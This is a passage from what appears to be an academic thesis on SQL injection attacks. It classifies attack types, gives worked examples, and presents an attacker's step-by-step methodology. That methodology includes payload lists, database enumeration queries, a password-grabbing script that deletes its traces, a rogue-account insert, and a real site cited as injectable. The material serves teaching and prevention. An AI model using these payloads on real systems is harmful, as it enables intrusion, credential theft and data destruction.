Content-Type: text/html; charset=ISO-8859-1
Date: Tue, 22 Apr 2008 23:23:10 GMT
Connection: close
```

**Step 3** - this is the result, (fig. 3.4) the response of the web application. Successful LOGIN!!! **Description:**

This is the code for the query built and issued by WebGoat:  
"SELECT \* FROM employee WHERE userid = '" + userId + "' and  
password = '" + password

## 3.2. Consequence of SQLIAs

---

After our malicious input: `userid=112`

`password=aaa ' OR '1'='1`

the executed query will be:

```
"SELECT * FROM employee WHERE userid = '112' and password =  
  'aaa' OR '1'='1'"
```

The above SQL Statement is always true because of the boolean tautology we appended (*OR 1=1*). Attackers can thus complete the authentication perfectly and login as an administrator even without knowing the correct password. This was a simple example of a typical use of SQL Injection. Many other examples are available elsewhere: articles [27, 28, 29, 30], whitepapers [31, 32]. WebGoat itself proposes several demonstrations of different type of SQLIAs (blind SQL Injection, numeric, string and many more).

### 3.1.2 SQL Injection Characters

The following table 3.2 describes some of the most used characters and key words exploited by malicious users to attempt SQL Injection Attacks [33].

### 3.1.3 Demonic SQLIAs Strings

The list of malicious inputs provided below (tab. 3.3) are some of the typical commands used by hackers to run SQL Injection Attacks on web applications. They are used to test if the web application attacked is vulnerable or not. So These commands may or may not give same results. It is therefore advisable to try out each input individually to see how the application responses. In this section we will see some real examples of how to exploit these commands to gain control of the web application, still sensitive data from the database or even get complete control of the remote server machine.

## 3.2 Consequence of SQLIAs


Generally, a SQL Injection error occurs when data enters a program from an not trustful source or when data is used to dynamically construct a SQL

' "	character string indicators
/*...*/	Begin and End multiline comment delimiter
+	Addition operator; also concatenation operator; when used in an URL it becomes a white space
	Concatenation operator in Oracle and Postgres
%	Wildcard attribute indicator
?Param1=foo&Param2=bar	URL Parameters
PRINT	Useful as non transactional command
@variable	Local variable
@@variable	Global variable
waitfor delay '0:0:10'	Time delay
-	Subtraction operator; a range indicator in CHECK constraints
=	Equality operator
<> !=	Inequality operators
>, <	Greater-than and Less-than operators
()	Expression or hierarchy delimiter
,	List item separator
.	Identifier qualifier separator
""	Quoted identifier indicators
--	Single-line comment delimiter
#	Single-line comment delimiter in MySQL or date delimiter in MS Access

Table 3.2: SQL Injection Characters

### 3.2. Consequence of SQLIAs

---

' or 1=1--	
" or 1=1--	or 0=0 #
or 1=1--	) or ("a"="a
' or 'a'='a	" or 0=0 #
" or "a"='a	' or 0=0 #
') or ('a'='a	having 1=1--

*Table 3.3: Example of SQLIAs strings*

query without proper validation. The results can be catastrophic: a successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administrative operations on the DB (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and execute commands (xp\_cmdshell) to the operating system. The main consequences of these vulnerabilities are attacks on:

**Authorization:** it is possible by a successful SQLIA to change critical data, as authorization privilege, if they are stored in a vulnerable SQL database

**Authentication:** without any proper control on username and password inside the authentication page, it may be possible to login to a system as a normal user without knowing the right password and/or name

**Confidentiality:** databases usually hold sensitive data such as personal information, credit card numbers and/or social numbers. That is why loss of confidentiality is a problem with SQL Injection vulnerability. In fact, theft of sensitive data is one of the most common intentions of attackers [21].



**Integrity:** Just as it may be possible to read sensitive information, with a successful SQLIA, it is also possible to change or delete this private information.

## 3.3 Classification of SQLIA Techniques

SQL Injection attacks can be divided into several groups, depending on many factors. In this section we will provide three main categories in which is possible to reunite all the SQLIAs. These classifications are in accord to the main publications related to the phenomena of SQL Injection. Precisely we will divide the attack techniques by: nature, intent and type [33, 34, 35, 36, 37, 38].

### 3.3.1 By Nature

A first distinction could be made by considering how the data is extracted from the web application, in this case, following the criterion of the OWASP (Open Web Application Security Project) [23] we divide the attacks into three main classes:

**Inband:** data is extracted using the same channel that is used to inject the SQL code. This is the most straightforward kind of attack, in which the retrieved data is presented directly in the application web page.

**Out-of-band:** data is retrieved using a different channel (e.g.: an email with the results of the query is generated and sent to the intruder).

**Inferential:** there is no actual transfer of data, but the attacker is able to reconstruct the information by sending particular requests and observing the resulting behavior of the back-end database Server.

#### **Example of Out-of-band. Using email to steal a password**

For instance, in a log-in page of a web application, if we knew that pippo@example.com had an account on the system, and we used our SQL injection to update his database record with our email address:

```
SELECT email, passwd, login_id, full_name
FROM members
WHERE email = 'x';
```

### 3.3. Classification of SQLIA Techniques

---

```
UPDATE members
SET email = 'hack@gmail.com'
WHERE email = 'pippo@example.com';
```

After running this, we of course received something like “*we didn’t know your email address*”, but this was expected due to the dummy email address provided. The UPDATE wouldn’t have registered with the application, so it would have been executed quietly. We then used the regular “*lost password*” link because of the updated email address and a minute later we would receive the following email:

```
From: system@example.com
To: hack@gmail.com
Subject: Intranet login
```

This email is in response to your request for your Intranet login information.

```
Your User ID is: pippo
Your password is: hello
```

#### 3.3.2 By Intent

Another important classification of SQLIA is related to the attacker’s intent, or in other words, the goal of the attack [39].

**Extracting data** – These types of attacks make use of techniques that will extract data values from the back-end database. Depending on the type of web application, this information could be sensitive, for example, credit card numbers, social numbers, private data are highly desirable to the attacker. This kind of intent are the most common type of SQLIA [21].

**Adding or modifying data** – The purpose of these attacks is to add or change data values within a database.

**Performing database finger-printing** – The malicious user wants to discover technical information on the database such as the type and version that a specific web application is using. Certain types of databases respond differently to different queries and attacks, and this information can be used

to “fingerprint” the database. Once the intruder knows the type and the version of the database it is possible to launch a specific attack to that database.

**Bypassing authentication** – Its goal is to allow the attacker to bypass database and application authentication mechanisms. Once it has been over passed, such mechanisms could allow the intruder to assume the rights and privileges associated with another application user. This is the case of the administrator log-in discussed above.

**Performing privilege escalation** – These attacks take advantage of implementation errors or logical flaws in the database in order to escalate the privileges of the malicious user that can become, for instance, the super-user or administrator. This kind of intent is the opposite of the bypassing authentication.

**Identifying injectable parameters** – Its goal is to explore a web application to discover which parameters and user-input fields are vulnerable to SQLIA. This intent can be achieved by using an automated tool called a “vulnerabilities scanner”. We will talk about them later.

**Determining database schema** – The goal of this attack is to obtain all the database schema information (such as table names, column names, and column data types). This is very useful to an attacker that aims to extract data from the database. Usually this goal is achieved exploiting specific tools such as penetration testers and vulnerabilities scanners. We will discuss more about these powerful tools later (*5.2.2 Detailed Methodology Diagrams*).

**Evading detection** – This category includes all those attack techniques that are exploited to avoid auditing and detection, including evading defensive coding practices and also many automated prevention techniques. These attack techniques can be used to bypass systems like Intrusion Detection and Prevention or other security mechanisms that are becoming increasingly popular.

**Performing denial of service** – These attacks are performed to shut down the database of a Web application, thus denying service to other users. Attacks involving locking or dropping database tables also fall into this category.

**Executing remote commands** – The goal of this action is to exe-

### 3.3. Classification of SQLIA Techniques

---

cute arbitrary commands on the database. These commands can be stored procedures or functions available to database users. This kind of attack is the most dangerous because it may allow the intruder to gain control of the whole system. For instance Microsoft's SQL Server supports a stored procedure `xp_cmdshell` that permits what amounts to arbitrary command execution, and if this is permitted on the user, complete compromise of the server is inevitable if an attack should run.

#### 3.3.3 By Type

The last group of SQL Injection Attacks we have described above, namely Executing remote commands, is related to the specific technique utilized for the attack. Its important to note that for the most part, different methods of attacks are performed together or sequentially, depending on the specific goal of the intruder. Regardless of the type of attack however, a successful SQLIA requires the attacker to append a syntactically correct command to the original SQL query. Now we will present the following classification of SQLIAs in accordance to the Halfond, Viegas, and Orso researches [39].

##### **Tautologies**

The main goal of this kind of attack is to inject code in one or more conditional statements so that they always evaluate to be true. The most common usages are to bypass authentication pages and extract data from a database. This is the category of our simple example given above, regarding the administrator login. In this type of injection, an intruder exploits an injectable field that is used in the WHERE conditional of a SQL query. The database uses the conditional as the basis for evaluating each row and deciding which ones to return to the application. Because the conditional is a tautology the query evaluates each row in the table to be true and returns all of them.

##### **Illegal/Logically Incorrect Queries**

This strategy allows an attacker to gather critical information about the type and structure of the back-end database of a web application. This technique is considered a preliminary step for other attacks. The vulnerabil-

ity exploited by this attack is the default error page returned by application servers. In fact it is often overly descriptive and contains messages that reveal vulnerable/injectable parameters to the attacker. This helps intruders gain information about the schema of the back-end database. When performing this attack, an attacker tries to inject statements that cause a syntax, type conversion, or logical error into the database. Type errors can be used to deduce the data types of certain columns or to extract data. Syntax errors can be used to identify injectable parameters. Logical errors often quote the names of the tables and columns that caused the error.

### Examples – Illegal/Logically Incorrect Queries

Example 1: a real "useful" error message from a currently online web application:

1) Original URL:

```
http://www.arch.polimi.it/eventi/?id_nav=8864
```

2) SQL Injection:

```
http://www.arch.polimi.it/eventi/?id_nav=8864'
```

3) Error message showed:

```
SELECT nome FROM navigazione_sito_poli.Navigazione WHERE id =  
8864\'
```

Example 2 - Another exploitable error message on a Microsoft SQL Server:

```
[http://www.owasp.org/index.php/Testing_for_SQL_Injection]
```

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'  
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error  
converting the varchar value 'test' to a column of data type  
/target/target.asp, line 113
```

Both examples are useful to understand how an error message can be exploited by an attacker to access important information about the database schema that he or she will use afterwards to create further attacks that tar-

### 3.3. Classification of SQLIA Techniques

---

get specific pieces of information. As we can see from the messages error, there are three useful pieces of information that aid an attacker. First, the attacker can see that the database is an SQL Server database, as the error message explicitly states this fact. Second, the error message reveals the value of the string that caused the type conversion to occur (example 2). Moreover from the first message error we can find out even the complete SQL query performed and can see clearly name of table and fields: *nome; navigazione\_sito\_poli.Navigazione; id*

#### Union Query

In union-query attacks, an intruder exploits a vulnerable parameter to change the data set returned for a given query. With this technique, an attacker can deceive the application into returning data from a table different from the one that it was originally intended to go to. Attackers do this by injecting a statement in the form: `UNION SELECT ;rest of injection;`. As a result of this injection, the database takes the results of the two queries, joins them, and returns them to the application. By appending this new query, the intruder may achieve all the information he want.

#### Example - Union query attack

Suppose for our examples that the query executed from the server is the following:

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id
```

We will set the following Id value:

```
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCarTable
```

We will have the following query:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL  
SELECT creditCardNumber,1,1 FROM CreditCarTable
```

which will join the result of the original query with all the credit card users. The keyword `ALL` is necessary to get around the query that makes use of keyword `DISTINCT`. Moreover we notice that beyond the credit card numbers, we have selected two other values. These two values are necessary, because

the two queries must have an equal number of parameters, in order to avoid a syntax error.

### **PiggyBacked Queries**

In this type of attack, an attacker tries to inject additional queries into the original query. Unlike the previous method, the intruder is not trying to modify the originally intended query; instead, they are trying to include new and distinct queries that “piggy-back” the original query. As a result, the database receives multiple SQL queries. In particular, after completing the first query, the database would recognize the query delimiter (“;”) and execute the injected second query. The first is the intended query which is executed as normal; the subsequent ones are the injected queries, which are executed in addition to the first. This type of attack can be extremely harmful. If successful, attackers can insert virtually any type of SQL command, including stored procedures, into the additional queries and have them executed along with the original query.

### **Example - PiggyBacked Query**

```
Attacker inputs:; drop table users - -  
the application generates the query:  
SELECT accounts FROM users WHERE login=doe AND pass=; drop table  
users -- AND pin=123
```

The result of executing the second query would be to drop table users.

### **Stored Procedures**

The goal of this type of attack is to execute stored procedures present in the database. Today, most databases have a standard set of stored procedures that extend their functionality and allow interaction with the operating system. Therefore, once an attacker determines which backend database is in use, he can execute stored procedures provided by that specific database, including procedures that interact with the operating system. Additionally, because stored procedures are often written in special scripting languages, they can contain other types of vulnerabilities such as buffer overflows that

### 3.3. Classification of SQLIA Techniques

---

allow attackers to run arbitrary code on the server or escalate their privileges.

#### **Example - store procedure**

```
CREATE PROCEDURE DBO.isAuthenticated
@userName varchar2, @pass varchar2, @pin int
AS
EXEC("SELECT accounts FROM users WHERE login=" +@userName+ " and
      pass=" +@password+ " and pin=" +@pin);
GO
```

To launch an SQLIA exploiting the store procedure written above, the attacker simply injects  
; SHUTDOWN; -- into either the userName or password fields.

This injection causes the stored procedure to generate the following query:

```
SELECT accounts FROM users WHERE login=doe AND pass= ; SHUTDOWN;
-- AND pin=
```

At this point, this attack works like a piggy-back attack. The first query is executed normally, and then the second malicious query is executed, which results in a database shut down.

#### **Blind Injection**

If the application returns an error message generated by an incorrect query, then it is easy to reconstruct the logic of the original query and therefore understand how to perform the injection correctly. If the application hides the error details however, the tester must be able to reverse engineer the logic of the original query. The latter case is known as Blind SQL Injection. In this technique, the information must be inferred from the behavior of the page by asking the server true/false questions. If the injected statement evaluates to true, the site continues to function normally. If the statement evaluates to false, although there is no descriptive error message, the page differs significantly from the normally-functioning page.



### Example - SQL blind injection

Consider two possible injections into the login field.

The first being `legalUser and 1=0 - -`

and the second, `legalUser and 1=1 - -`

These injections result in the following two queries:

```
SELECT accounts FROM users WHERE login=legalUser and 1=0 --  
    AND pass= AND pin=0
```

```
SELECT accounts FROM users WHERE login=legalUser and 1=1 --  
    AND pass= AND pin=0
```

We have an insecure application and the login parameter is vulnerable to injection. The attacker submits the first injection and because it always evaluates to false, the application returns a login error message. At this point however, the attacker does not know if this is because the application validated the input correctly and blocked the attack attempt or because the attack itself caused the login error. The attacker then submits the second query, which always evaluates to true. If in this case there is no login error message, then the attacker knows that the attack went through and that the login parameter is vulnerable to injection.

### Timing Attacks

A timing attack allows an attacker to gain information from a database by observing timing delays in the database response. This technique is very similar to blind injections, but uses a different method of inference. In this case the attacker structures his injected query in the form of an if/then statement. Along one of the branches, the attacker uses a SQL construct that takes a known amount of time to execute, (e.g. the `WAITFOR` keyword: causes the database to delay its response by a specified time). By measuring the increase or decrease in response time of the database, the attacker can infer which branch was taken in his injection and therefore the answer to the injected question.

### Example - timing attack

### 3.3. Classification of SQLIA Techniques

---

Timing based inference attack to extract a table name from the database. In this attack, the following is injected into the login parameter:

```
legalUser and ASCII(SUBSTRING((select top 1 name from
    sysobjects),1,1)) > X WAITFOR 5 --.
```

This produces the following query:

```
SELECT accounts FROM users WHERE login=legalUser and ASCII
(SUBSTRING((select top 1 name from sysobjects),1,1)) > X WAITFOR
5 -- AND pass= AND pin=0
```

In this attack the SUBSTRING function is used to extract the first character of the first table name. Using a binary search strategy, the attacker can then ask a series of questions about this character. In this case, the attacker is asking if the ASCII value of the character is  $\leq$  or  $>$  or  $=$  the value of X. If the value is greater, the attacker knows this by observing an additional 5 second delay in the response of the database. The attacker can then use a binary search by varying the value of X to identify the value of the first character.

#### Alternate Encodings

The goal of using an alternative encoding is to avoid detection by defensive coding practices and also many automated prevention techniques. This attack type is used in conjunction with other attacks. Alternate encodings are simply enabling techniques that allow attackers to evade detection and prevention techniques and exploit vulnerabilities that might not otherwise be exploitable by obfuscating the injected code. These evasion techniques are often necessary due to the common defensive coding practice of scanning for certain known “bad characters” such as single quotes and comment operators. To evade this defense, attackers have employed alternate methods of encoding their attack strings (e.g., using hexadecimal, ASCII, and Unicode character encoding). Common scanning and detection techniques do not try to evaluate all specially encoded strings, thus allowing these attacks to go undetected. This technique will be explained in more detail later in this section.

#### Example - Alternate encodings

---

In this attack, the following text is injected into the login field:

```
"legalUser; exec(0x73687574646f776e) - - "
```

The query generated by the application is:

```
SELECT accounts FROM users WHERE login=legalUser; exec  
(char(0x73687574646f776e)) -- AND pass= AND pin=
```

This example makes use of the `char()` function and of ASCII hexadecimal encoding. The `char()` function takes as a parameter an integer or hexadecimal encoding of a character and returns an instance of that character. The stream of numbers in the second part of the injection is the ASCII hexadecimal encoding of the string “SHUTDOWN.” Therefore, when the query is interpreted by the database, it would shutdown the database.

### 3.3. Classification of SQLIA Techniques

---

Type of Attack	Attack Intent
Tautologies	<ul style="list-style-type: none"><li>• Authentication</li><li>• Identifying Injectable Parameters</li><li>• Extracting Data</li></ul>
Logically Incorrect Queries	<ul style="list-style-type: none"><li>• Identifying Injectable Parameters</li><li>• Performing Database Finger-Printing</li><li>• Extracting Data</li></ul>
Union Query	<ul style="list-style-type: none"><li>• Bypassing Authentication</li><li>• Extracting Data</li></ul>
PiggyBacked Queries	<ul style="list-style-type: none"><li>• Extracting Data</li><li>• Adding or Modifying Data</li><li>• Performing Denial of Service</li><li>• Executing Remote Commands</li></ul>
Stored Procedures	<ul style="list-style-type: none"><li>• Performing Privilege Escalation</li><li>• Performing Denial of Service</li><li>• Executing Remote Commands</li></ul>

Blind Injection	<ul style="list-style-type: none"> <li>• Identifying Injectable Parameters</li> <li>• Extracting Data</li> <li>• Determining Database Schema</li> </ul>
Timing Attacks	<ul style="list-style-type: none"> <li>• Identifying Injectable Parameters</li> <li>• Extracting Data</li> <li>• Determining Database Schema</li> </ul>
Alternate Encodings	<ul style="list-style-type: none"> <li>• Evading detection</li> </ul>

Table 3.4: Summary of SQLIAs by Type and Intents

### 3.4 Methodology for a Successful SQLIA

In this section we will provide a de facto standard methodology to illustrate a successful SQL Injection attack on any web application. This is a general approach that respects the OWASP community guidelines [23] but also integrates ongoing research work. Our test delivers this approach in the most complete and effective manner. Here we will present a step-by-step illustration of how to perform a complete attack from a hackers point of view. Real examples and commands will be provided, mainly performed on popular databases as MySQL and MS-SQL Server. We are going to present everything from the attackers point of view because a security practitioner should be able to think like a hacker and thus anticipate attacks. This section has multiple purposes:

- Show and prove the feasibility of SQLIAs
- Show methods of performing a SQLIA to obtain sensitive data, database

### 3.4. Methodology for a Successful SQLIA

---

information and gain full control of the system

- Show different ways to exploit an attack in order to achieve different intents, to emphasize the harmful effects of SQL Injections
- Provide several effects and results of a SQLIA and to point out its dangers
- Highlight the importance and relevance of the problem we address in this paper: SQLIA prevention
- Provide a better understanding of web application security and to emphasize the importance of security
- Provide a complete conceptualization of a SQLIA scenario
- Spread awareness among web application developers and security practitioners and to develop a better and more effective solution against this problem
- Provide a better understanding of how SQLIAs work in order to prevent them

#### 3.4.1 Detailed Procedure

##### 1. Preparation

First of all, in the preliminary stage for every kind of attack, the intruder must prepare its own machine properly. This means protecting the system as much as possible against the possibility of being tracked. For our purposes, an anonymous Internet navigation should be a good starting point. There are different open source tools that provide exactly what we are looking for. For example, anonymous proxy like Tor [40] or JAP [41] allow free navigation without keeping track of our operations. After this preliminary set up of our computer we are ready to start our real SQL Injection Attack.

##### 2. Web Application Detection

The first step of every attack is to understand and verify if the web

application we are going to attack is connected to a back-end database server in order to access data. If not, the SQLIA cannot be performed at all. Today the majority of web applications are based on a database so this shouldn't pose a problem. The following are typical examples of categories when an application needs to communicate with a database:

**Authentication Forms** the typical log-in page that almost all web sites have nowadays. When the authentication is performed, the user credentials, i.e. username and password, are usually checked inside a database. Common examples are email web application homepages such as Gmail or Hotmail.

**E-Commerce Sites** this is the category of web application that most commonly uses a database as a back-end data source. In fact, most e-companies store their products and their product information such as price, description, availability in a relational database. eBay is an example of such a site.

**Search engines** the string written in the search field by a user can be used in a SQL query to extract all relevant records from a database. Web applications like Google and Yahoo are examples.

### 3. SQL Injection Detection

#### Discovery of Vulnerability

To find vulnerabilities, all parameters in a web form must be controlled. The intruder has to make a list of all input fields whose values could be used in crafting a SQL query. This is due to the fact that SQL Injections can occur in any of the following cases: fields in forms, script parameters in query strings sent as part of the URL, values stored in cookies that are sent back to the web application and values sent in hidden fields. Finding different entry points manually in a web application is time-consuming. It is recommended to use specific tools like web proxy, vulnerability scanner and fuzzing tools, even if at the end a manual double check is mandatory. It is because these tools are not often one hundred percent reliable and have the tendency to produce a lot of false positive and false negative results. An automatic

### 3.4. Methodology for a Successful SQLIA

---

scanner saves a lot of time as it crawls through your entire website and automatically checks for vulnerabilities to SQL Injection attacks. It will indicate which URLs/scripts are vulnerable to SQL injections so that you can immediately fix the code. In addition to SQL injection vulnerabilities, a web application scanner will also check for Cross site scripting and other web vulnerabilities [26]. With these tools we insert different types of input into each entry point to check for vulnerabilities, for example by attempting the following commands:

```
Special character sequence: ' " ) # | | + >
SQL reserved words with white space delimiters
%09select (tab%09, carriage return%13, linefeed%10 and
  space%32 with and, or, update, insert, exec, etc)
delay query ' waitfor delay '0:0:10'--
```

Remember that we are looking for an application error, any changes in the applications behavior or responses due to the insertion of one of our previews strings.

#### 4. Information Gathering

The next step, after having detected a vulnerable entry into a web application, is to collect as much information as possible about it. This stage is primary because the query syntax used later will be determined by the results of this stage.

**Output mechanisms:** Essential for extracting information about and within the database. An important aspect of SQL Injection is getting information back. This can be a challenge because normally web applications do not allow you to see their queries results. For the attacker, the easiest situation would be to have the results of the modified query displayed clearly as part of the response. Sometimes most information can be crafted through union statements to be displayed with the result set. In other cases, the modified query result set is used by the application but is not displayed. However, when the web server displays error messages, it is possible to recover a lot of information through them. Finally, if the modified query interrupts the application



(which can result in a 403 or 404 error message) but no error message is displayed, this is normally an indication of blind SQL injection.

**Using query result sets in the web application:** exploiting SQL queries inside a web application is a simple method to get important information that the attacker can later be used for his or her intents.

**Error Messages:** refers basically to the ability to extract sensitive information through an error message by exploiting SQL queries that generate specific types of errors:

- **Grouping error:** `' group by columnnames having 1=1 --`  
The error message will tell us which columns have not been grouped.

- **Type mismatch or overflow errors:** By trying to append the following command, the error message will show us the data that could not get converted.

```
' union select 1,1,'text',1,1,1 -- --
```

```
' union select 1,1, bigint,1,1,1 -- --
```

'text' or bigint are being united into an int column.

In database that allow subqueries, a better way is:

```
' and 1 in (select 'text' ) -- --
```

In some cases we may need to CAST or CONVERT our data to generate the error messages.

### Blind SQL Injection

In this case we will not see the immediate results of our attack. Blind SQL Injections are more complex however by running true/false queries we know the expected outcome for a correct and for an incorrect condition, we can prove if the condition of the true/false query used is true or not. This works with all SQL databases. Using if statements with some kind of delay is different for different databases. Some, like the MS-SQL Server, will require the IF condition to be a separate command. In others, like in MySQL, the same effect can be achieved with the BENCHMARK function which can be used as an expression within a SELECT statement. In addition, we can run the same types of queries like in a normal injection but without needing to debug information.

### 3.4. Methodology for a Successful SQLIA

---

With the Boolean responses we can extract text information by converting it into ASCII and then converting the ASCII to binary and then getting it one bit at a time. This can be very time consuming. It has been automated in penetration tools like SqlMap which allow complete database structures and their contents to be transferred bit by bit.

- we can use different known outcomes:  
    ' and condition and '1'='1
- using if statements:  
    '; if condition waitfor delay '0:0:5' --  
    '; union select if( condition , benchmark (100000, sha1('test')), 'false' ),1,1,1,1;
- we can run all types of queries without needing to debug information
- we get yes/no responses only

#### Understand the original query

This step will allow the attacker to craft correct statements. By understanding the query which is used into the web application, different types of error messages and attacks are possible. That is why it is important to know in what part of the modified query we are. In fact, the parameter we are modifying can be in a huge variety of places. For instance, it can be part of a SELECT, UPDATE, EXEC, INSERT, DELETE or CREATE statement or even part of a subquery, a stored procedure parameter or something more complex.

- **SELECT Statement:** Most injection points end up in the WHERE clause of the statement. There are several parts of the statement that can be bypassed or included depending on how we structure our insertion.

```
SELECT *
FROM table
WHERE x = 'normalinput' group by x having 1=1 --
GROUP BY x
```

```
HAVING x = y
ORDER BY x
```

- **Determining a SELECT Query Structure:** Replicating an error-free navigation is a way to better understand a query. The other smart way is by generating specific types of errors that give you more information about the table name and parameters in the query. Sometimes we may have to add parenthesis to escape a subquery.

Try to replicate an error free navigation:

```
' and '1' = '1
' and '1' = '2
```

Generate specific errors:

```
Determine table and column names
' group by columnnames having 1=1 --
```

- **UPDATE Statement:** also found in critical places like change password or update address and personal information. It can be trickier to inject into an UPDATE statement because you may potentially do more damage and get more sensitive data. In our example below you can end up inserting into the SET part of the query ('new password'). And if you do that and decide to comment on the rest of the query, all records in the table users would get their password changed.

```
UPDATE users
SET password = 'new password'
WHERE login = logged.user
AND password = 'old password'
```

### Check stored procedures:

We can also inject into stored procedures or add batch execution commands depending on how the parameters are passed to the store pro-

### 3.4. Methodology for a Successful SQLIA

---

cedure and how it is executed. The main purpose is to try to identify if commands are being executed or not and exactly in which part of what query we landed on. If we know there is a vulnerability we can add new variables and parameters to try to understand the query. We will get different types of errors depending on what we add. One useful example of command is PRINT because it is recognized by the database engine but should have no effect. Passing a @@variable to the print command can help distinguish between correct or incorrect responses. We use different injections to determine what we can or cannot do:

```
,@variable  
?Param1=foo&Param2=bar  
PRINT  
PRINT @@variable
```

#### **Database foot printing:**

There are two kinds of databases: open source and commercial. All of them allow and require different SQL syntax. Determining the database engine type is fundamental to continue with the injection attack. The easiest way to get this information is by error messages (ODBC will normally display the database type as part of the driver information when reporting an error) [29]. The other way to obtain useful information is by using specific characters, commands, stored procedures and syntax. This way we can know with much more certainty what SQL database we have injected into. So in this case, when we have no ODBC error messages:

- We make an educated guess based on the Operating System and Web Server
- Or we use database specific characters, commands or stored procedures that will generate different error messages.

**Different type of DB:** in the table 3.5 are some useful commands that can be used to determine what database we are in front of. By trying out conditions using the 'and condition and '1'='1 statement we can determine what type of database we have connected to.

## Chapter 3. SQL Injection

	MS SQL	MySQL	Access	Oracle	DB2	Postgres
UNION	✓	✓	✓	✓	✓	✓
Subselects	✓	X4.0 ✓4.1	X	✓	✓	✓
Batch Queries	✓	X	X	X	X	✓
Stored procedures	✓	X	X	✓	X	X
Linking DBs	✓	✓	X	✓	✓	X

*Table 3.6: Database Foot Printing: differences among various databases*

	MS SQL	MySQL	Access	Oracle	DB2	Postgres
Conc.St.	'+'	concat(",")	'&'	'  '	'+'	'  '
Null	IsNull()	Ifnull()	Iff(Isnull())	Ifnull()	Ifnull()	coalesce()
Position	charindex	locate()	InStr()	InStr()	InStr()	textpos()
OS inter.	xp_cmdshell	outfile	#date#	utf_file	import	Call
Cast	Yes	No	No	No	Yes	Yes

*Table 3.5: Database Foot Printing: useful commands to determinate the database*

The differences among various databases will also determine what we can or cannot do in terms of commands, operations and Injections. Remember that the more complete, flexible and OS integrated a database is, the more potential avenues of attack exist 3.6. **Find out user privilege level:**

Most advanced SQL injections require high user privilege levels. The next piece of information we need to know is what privileges we have. Usually we will have the privileges of the user with which the application server connects to the database, so we will need to know what that user's privileges are. SQL99 has built-in scalar functions supported by most SQL implementations that allow us to query within a SELECT statement for the current user, the session user and the system user. We can use these functions to return the user name within an error message. If we are using blind injection we can also use an if-statement and a time delay along with the name of a privileged user (dba or root)

### 3.4. Methodology for a Successful SQLIA

---

to determine if we are administrators or root of the database. For example:

```
' ; if user ='dbo' waitfor delay '0:0:5 '--  
' union select if( user() like 'root%', benchmark(50000  
    ,sha1('test')), 'false' );
```

#### **DB Administrator:**

It is common to find SQL injection vulnerabilities if databases are running with default administrator privileges. A default administrator configuration is a very good weakness to exploit. With the administrator profile we will have privileges to do everything within the database and in some cases, these privileges, extend over to the operating system.

Default administrator accounts include:

sa, system, sys, dba, admin, root and many others

In MS-SQL they map into dbo:

- The dbo is a user that has implied permissions to perform all activities in the database.
- Any member of the sysadmin fixed server role who uses a database is mapped to the special user inside each database called dbo.
- Also, any object created by any member of the sysadmin fixed server role belongs to dbo automatically.

### 5. Now Attack!!!

Once we know basic information about the database, the query structure and our privileges we can start our attack. To help us do so we can use advanced penetration test tools.

#### **Discover DB Structure:**

The next thing we will want to know is the database structure.

Determine table and column names:

```
' group by columnnames having 1=1 --
```

Discover column name types:

```
' union select sum(columnname ) from tablename --
```

Enumerate user defined tables:

```
' and 1 in (select min(name) from sysobjects where xtype =
'U' and name > '.') --
```

**Enumerating table columns in different DBs:** In different databases, the queries to enumerate the columns of a table can also be done directly by querying the metadata. In each database, the syntax to do so is slightly different.

MS SQL

```
SELECT name FROM syscolumns WHERE id = (SELECT id FROM
      sysobjects WHERE name = 'tablename ')
sp_columns tablename (this stored procedure can be used
      instead)
```

MySQL

```
show columns from tablename
```

Oracle

```
SELECT * FROM all_tab_columns
WHERE table_name='tablename '
```

DB2

```
SELECT * FROM syscat.columns
WHERE tabname= 'tablename '
```

Postgres

```
SELECT attnum,attname from pg_class, pg_attribute
WHERE relname= 'tablename '
AND pg_class.oid=attrelid AND attnum > 0
```

**All tables and columns in one query:** The following example of query enumerates all tables and columns in the database. It can be appended into a grid result. This also uses common metadata tables to determine the table, each field in the table, and the type of each field.

### 3.4. Methodology for a Successful SQLIA

---

```
' union select 0, sysobjects.name + ': ' + syscolumns.name +
': ' + systypes.name, 1, 1, '1', 1, 1, 1, 1, 1
from sysobjects, syscolumns, systypes where sysobjects xtype
= 'U' AND sysobjects.id = syscolumns.id AND syscolumns xtype
= systypes xtype --
```

**Database Enumeration:** Sometimes servers have more than one database.

In MS SQL Server, the databases can be queried with master..sysdatabases, as we can see in the 2 examples below:

e.g. - Different databases in Server:

```
' and 1 in (select min(name ) from master.dbo.sysdatabases
where name >'.' ) --
```

e.g. - File location of databases:

```
' and 1 in (select min(filename ) from master.dbo.sysdatabases
where filename >'.' ) --
```

**System Tables:** This is a list of some of the useful metadata system tables 3.7 in different databases we analyzed.

## 6. Extracting Data

Extracting data is easy once the database has been enumerated and the query is understood.

### Password grabbing:

With this query all the logins and passwords from our users tables are extracted into a variable called @var. This variable @var is inserted into a new table called temp in a column called var. The var column of the temp table is then sent back to the attacker through an error message. Afterwards, the temp table is deleted from the database so as to erase any tracks of our intrusion.

Grabbing username and passwords from a user defined table:

```
'; begin declare @var varchar(8000)
```



Oracle	MS Access
SYS.USER_OBJECTS SYS.TAB SYS.USER_TEBLES SYS.USER_VIEWS SYS.ALL_TABLES SYS.USER_TAB_COLUMNS SYS.USER_CATALOG	MsysACEs MsysObjects MsysQueries MsysRelationships
MySQL	MS SQL Server
mysql.user mysql.host mysql.db	sysobjects syscolumns systypes sysdatabases

Table 3.7: List of some metadata system tables in different databases

```

set @var=':' select @var=@var+' '+login+'/'+'password+'
from users where login>@var
select @var as var into temp end --
' and 1 in (select var from temp) --
' ; drop table temp --

```

We could also insert a login and password of our own into the users table with the following command: `' ; insert into users select 4,'Mr','hacker','newuser','pass123' --`

### Create DB Accounts:

An additional step would be to create our own user account for the database. This might allow us to connect directly to the database and is necessary for certain types of commands. With the appropriate privileges we can create our own account in the database. Here is a list of some commands to create user accounts in the most popular databases.

